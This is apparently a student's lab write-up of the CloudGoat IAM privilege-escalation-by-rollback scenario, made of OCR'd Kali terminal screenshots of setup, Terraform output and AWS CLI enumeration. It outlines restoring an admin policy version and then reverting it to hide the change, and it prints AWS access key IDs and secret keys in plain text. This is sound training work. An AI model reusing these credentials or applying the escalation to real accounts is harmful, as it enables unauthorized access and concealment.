
kali-linux-2024-W37-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2024-W37-vm
Home
kali-linux-2024-W37-vmw...
kali@kali: ~/cloudgoat
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
28°C Sunny
1:19 PM
30/10/24

```
note: If you believe this is a mistake, please contact your Python installation or OS distribution provider. You can override this, at the risk of breaking
 your Python installation or OS, by passing --break-system-packages.
hint: See PEP 668 for the detailed specification.

┌──(kali㉿kali)-[~/cloudgoat]
└─$  ./cloudgoat.py config profile

A configuration file exists at /home/kali/cloudgoat/config.yml
It specifies a default profile name of "Loise".
Would you like to specify a new default profile name for the configuration file now? [y/n]: y
Enter the name of your default AWS profile: Testuser
A default profile name of "Testuser" has been saved.

┌──(kali㉿kali)-[~/cloudgoat]
└─$ /cloudgoat.py config whitelist --auto
zsh: no such file or directory: /cloudgoat.py

┌──(kali㉿kali)-[~/cloudgoat]
└─$ ./cloudgoat.py config whitelist --auto
A whitelist.txt file was found at /home/kali/cloudgoat/whitelist.txt

CloudGoat can automatically make a network request, using https://ifconfig.co to find your IP address, and then overwrite the contents of the whitelist fil
e with the result.
Would you like to continue? [y/n]: y

whitelist.txt created with IP address 41.90.33.111/32

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam get-user --profile Testuser

The config profile (Testuser) could not be found

┌──(kali㉿kali)-[~/cloudgoat]
└─$  ./cloudgoat.py config profile
A configuration file exists at /home/kali/cloudgoat/config.yml
It specifies a default profile name of "Testuser".
Would you like to specify a new default profile name for the configuration file now? [y/n]: y
Enter the name of your default AWS profile: Testuser
A default profile name of "Testuser" has been saved.

┌──(kali㉿kali)-[~/cloudgoat]
└─$ 
```

$ ./cloudgoat.py config whitelist --auto

We have configured the whitelist to whitelist our IP address as seen below

Week 6 Assignment 4: CloudGoat IAM Privilege Escalation by Rollback Scenario


kali-linux-2024-W37-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2024-W37-vm
Home
kali-linux-2024-W37-vmw...
1 2 3 4
6:26
kali@kali: ~/cloudgoat
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
28°C Mostly sunny
1:26 PM
30/10/24

```
Would you like to specify a new default profile name for the configuration file now? [y/n]: y
Enter the name of your default AWS profile: Testuser
A default profile name of "Testuser" has been saved.

┌──(kali㉿kali)-[~/cloudgoat]
└─$ /cloudgoat.py config whitelist --auto
zsh: no such file or directory: /cloudgoat.py

┌──(kali㉿kali)-[~/cloudgoat]
└─$ ./cloudgoat.py config whitelist --auto
A whitelist.txt file was found at /home/kali/cloudgoat/whitelist.txt

CloudGoat can automatically make a network request, using https://ifconfig.co to find your IP address, and then overwrite the contents of the whitelist fil
e with the result.
Would you like to continue? [y/n]: y

whitelist.txt created with IP address 41.90.33.111/32

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam get-user --profile Testuser

The config profile (Testuser) could not be found

┌──(kali㉿kali)-[~/cloudgoat]
└─$  ./cloudgoat.py config profile
A configuration file exists at /home/kali/cloudgoat/config.yml
It specifies a default profile name of "Testuser".
Would you like to specify a new default profile name for the configuration file now? [y/n]: y
Enter the name of your default AWS profile: Testuser
A default profile name of "Testuser" has been saved.

┌──(kali㉿kali)-[~/cloudgoat]
└─$ ./cloudgoat.py config whitelist --auto
A whitelist.txt file was found at /home/kali/cloudgoat/whitelist.txt

CloudGoat can automatically make a network request, using https://ifconfig.co to find your IP address, and then overwrite the contents of the whitelist fil
e with the result.
Would you like to continue? [y/n]: y

whitelist.txt created with IP address 41.90.33.111/32

┌──(kali㉿kali)-[~/cloudgoat]
└─$ 
```

3. Understanding the Scenario:

• Read the scenario description and objectives provided in the CloudGoat

documentation to understand the context and goals of the


"iam_privesc_by_rollback" scenario.

From this scenario, we are able to see to review the previous IAM policy versions and restore one which allows full admin privileges, resulting in a privilege escalation exploit.

Familiarize yourself with AWS IAM concepts such as users, roles, policies, and permissions.

1. Starting as the IAM user, the attacker has only a few limited - seemingly harmless - privileges available to them.
2. The attacker analyzes the user’s privileges and notices the SetDefaultPolicyVersion permission - allowing access to 4 other versions of the policy via setting an old version as the default.
3. After reviewing the old policy versions, the attacker finds that one version in particular offers a full set of admin rights.
4. Attacker restores the full-admin policy version, gaining full admin privileges and the ability to carry out any malicious actions they wish.
5. As a final step, the attacker may choose to revert the user’s policy version back to the original one, thereby concealing their actions and the true capabilities of the IAM user.

Week 6 Assignment 4: CloudGoat IAM Privilege Escalation by Rollback Scenario


kali-linux-2024-W37-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2024-W37-vm
Home
kali-linux-2024-W37-vmw...
kali@kali: ~/cloudgoat
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
26°C Partly cloudy
11:00 PM
29/10/24

```
└─$ ./cloudgoat.py config profile
Terraform not found. Please install Terraform before using CloudGoat.

┌──(kali㉿kali)-[~/cloudgoat]
└─$ ./cloudgoat.py config whitelist --auto
Terraform not found. Please install Terraform before using CloudGoat.

┌──(kali㉿kali)-[~/cloudgoat]
└─$ ./cloudgoat.py config profile ./cloudgoat.py config whitelist --auto
No configuration file was found at /home/kali/cloudgoat/config.yml
Would you like to create this file with a default profile name now? [y/n]: y
Enter the name of your default AWS profile: Loise
A default profile name of "Loise" has been saved.

┌──(kali㉿kali)-[~/cloudgoat]
└─$ ./cloudgoat.py config whitelist --auto
No whitelist.txt file was found at /home/kali/cloudgoat/whitelist.txt

CloudGoat can automatically make a network request, using https://ifconfig.co to find your IP address, and then overwrite the contents of the whitelist fil
e with the result.
Would you like to continue? [y/n]: y

whitelist.txt created with IP address 41.90.33.111/32

┌──(kali㉿kali)-[~/cloudgoat]
└─$ $ ./cloudgoat.py create iam_privesc_by_rollback
^[[C$: command not found

┌──(kali㉿kali)-[~/cloudgoat]
└─$ ./cloudgoat.py create iam_privesc_by_rollback

Using default profile "Loise" from config.yml ...
Loading whitelist.txt ...
A whitelist.txt file was found that contains at least one valid IP address or range.
Initializing the backend ...
Initializing provider plugins ...
- Finding latest version of hashicorp/null ...
- Finding latest version of hashicorp/aws ...
- Finding latest version of hashicorp/local ...
- Installing hashicorp/null v3.2.3 ...
- Installed hashicorp/null v3.2.3 (signed by HashiCorp)
- Installing hashicorp/aws v5.73.0 ...
█
```


- Familiarize yourself with AWS IAM concepts such as users, roles, policies, and permissions.

4. Starting the Scenario:

- Once CloudGoat is deployed, access the CloudGoat environment using the provided credentials or IAM user.
- Launch the "iam_privesc_by_rollback" scenario from the CloudGoat menu or command-line interface.

Week 6 Assignment 4: CloudGoat IAM Privilege Escalation by Rollback Scenario

Username is raynor




kali-linux-2024-W37-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2024-W37-vm
Home
kali-linux-2024-W37-vmw...
kali@kali: ~/cloudgoat
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
28°C Mostly sunny
1:44 PM
30/10/24

```
null_resource.cg-create-iam-user-policy-version-3 (local-exec): {
null_resource.cg-create-iam-user-policy-version-3 (local-exec):     "PolicyVersion": {
null_resource.cg-create-iam-user-policy-version-3 (local-exec):         "VersionId": "v2",
null_resource.cg-create-iam-user-policy-version-4 (local-exec):         "VersionId": "v5",
null_resource.cg-create-iam-user-policy-version-3 (local-exec):         "IsDefaultVersion": false,
null_resource.cg-create-iam-user-policy-version-4 (local-exec):         "IsDefaultVersion": false,
null_resource.cg-create-iam-user-policy-version-4 (local-exec):         "CreateDate": "2024-10-30T10:40:46+00:00"
null_resource.cg-create-iam-user-policy-version-3 (local-exec):         "CreateDate": "2024-10-30T10:40:46+00:00"
null_resource.cg-create-iam-user-policy-version-3 (local-exec):     }
null_resource.cg-create-iam-user-policy-version-3 (local-exec): }
null_resource.cg-create-iam-user-policy-version-4 (local-exec):     }
null_resource.cg-create-iam-user-policy-version-4 (local-exec): }
null_resource.cg-create-iam-user-policy-version-3: Creation complete after 18s [id=3935517117665362232]
null_resource.cg-create-iam-user-policy-version-5: Creation complete after 18s [id=4353822802273394 46]
null_resource.cg-create-iam-user-policy-version-2: Creation complete after 18s [id=2379013938840277562]
null_resource.cg-create-iam-user-policy-version-4: Creation complete after 18s [id=8249685981296078888]

Apply complete! Resources: 8 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = "664418953656"
cloudgoat_output_policy_arn = "arn:aws:iam::664418953656:policy/cg-raynor-policy-iam_privesc_by_rollback_cgido0q5mhtyge"
cloudgoat_output_raynor_access_key_id = "AKIAZVMTUVG4HJRGOP5M"
cloudgoat_output_raynor_secret_key = <sensitive>
cloudgoat_output_username = "raynor-iam_privesc_by_rollback_cgido0q5mhtyge"

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 664418953656
cloudgoat_output_policy_arn = arn:aws:iam::664418953656:policy/cg-raynor-policy-iam_privesc_by_rollback_cgido0q5mhtyge
cloudgoat_output_raynor_access_key_id = AKIAZVMTUVG4HJRGOP5M
cloudgoat_output_raynor_secret_key = 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
cloudgoat_output_username = raynor-iam_privesc_by_rollback_cgido0q5mhtyge

[cloudgoat] Output file written to:

    /home/kali/cloudgoat/iam_privesc_by_rollback_cgido0q5mhtyge/start.txt


┌──(kali㉿kali)-[~/cloudgoat]
└─$ 
```

a. aws configure --profile raynor


We have added user raynor as seen below.



kali-linux-2024-W37-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2024-W37-vm
Home
kali-linux-2024-W37-vmw...
kali@kali: ~/cloudgoat
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
29°C Sunny
2:15 PM
30/10/24

```
null_resource.cg-create-iam-user-policy-version-3 (local-exec):         "CreateDate": "2024-10-30T10:40:46+00:00"
null_resource.cg-create-iam-user-policy-version-3 (local-exec):     }
null_resource.cg-create-iam-user-policy-version-3 (local-exec): }
null_resource.cg-create-iam-user-policy-version-4 (local-exec):     }
null_resource.cg-create-iam-user-policy-version-4 (local-exec): }
null_resource.cg-create-iam-user-policy-version-3: Creation complete after 18s [id=3935517117665362232]
null_resource.cg-create-iam-user-policy-version-5: Creation complete after 18s [id=435382280227339446]
null_resource.cg-create-iam-user-policy-version-2: Creation complete after 18s [id=2379013938840277562]
null_resource.cg-create-iam-user-policy-version-4: Creation complete after 18s [id=8249685981296078888]

Apply complete! Resources: 8 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = "664418953656"
cloudgoat_output_policy_arn = "arn:aws:iam::664418953656:policy/cg-raynor-policy-iam_privesc_by_rollback_cgido0q5mhtyge"
cloudgoat_output_raynor_access_key_id = "AKIAZVMTUVG4HJRGOP5M"
cloudgoat_output_raynor_secret_key = <sensitive>
cloudgoat_output_username = "raynor-iam_privesc_by_rollback_cgido0q5mhtyge"

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 664418953656
cloudgoat_output_policy_arn = arn:aws:iam::664418953656:policy/cg-raynor-policy-iam_privesc_by_rollback_cgido0q5mhtyge
cloudgoat_output_raynor_access_key_id = AKIAZVMTUVG4HJRGOP5M
cloudgoat_output_raynor_secret_key = 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
cloudgoat_output_username = raynor-iam_privesc_by_rollback_cgido0q5mhtyge

[cloudgoat] Output file written to:

    /home/kali/cloudgoat/iam_privesc_by_rollback_cgido0q5mhtyge/start.txt


┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws configure --profile raynor
AWS Access Key ID [None]: AKIAZVMTUVG4PEKJREGZ
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:

┌──(kali㉿kali)-[~/cloudgoat]
└─$ 
```


Week 6 Assignment 4: CloudGoat IAM Privilege Escalation by Rollback Scenario



```
└─$ aws iam get-account-authorization-details  --profile raynor
{
    "UserDetailList": [
        {
            "Path": "/",
            "UserName": "raynor-iam_privesc_by_rollback_cgidsmg0nii7mu",
            "UserId": "AIDAZVMTUVG4OE4TI3X5B",
            "Arn": "arn:aws:iam::664418953656:user/raynor-iam_privesc_by_rollback_cgidsmg0nii7mu",
            "CreateDate": "2024-10-30T16:24:18+00:00",
            "GroupList": [],
            "AttachedManagedPolicies": [
                {
                    "PolicyName": "cg-raynor-policy-iam_privesc_by_rollback_cgidsmg0nii7mu",
                    "PolicyArn": "arn:aws:iam::664418953656:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidsmg0nii7mu"
                }
            ],
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "cg-raynor-iam_privesc_by_rollback_cgidsmg0nii7mu"
                },
                {
                    "Key": "Stack",
                    "Value": "CloudGoat"
                },
                {
                    "Key": "Scenario",
                    "Value": "iam-privesc-by-rollback"
                }
            ]
        },
        {
            "Path": "/",
            "UserName": "Testuser",
            "UserId": "AIDAZVMTUVG4FHQYM26P7",
            "Arn": "arn:aws:iam::664418953656:user/Testuser",
            "CreateDate": "2024-10-30T08:38:59+00:00",
            "GroupList": [],
            "AttachedManagedPolicies": [
                {
                    "PolicyName": "AdministratorAccess",
                    "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
                }
```

b. aws iam list-attached-user-policies --user-name raynor --profile raynor

Our policy Arn "PolicyArn": "arn:aws:iam::664418953656:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidsmg0nii7mu"



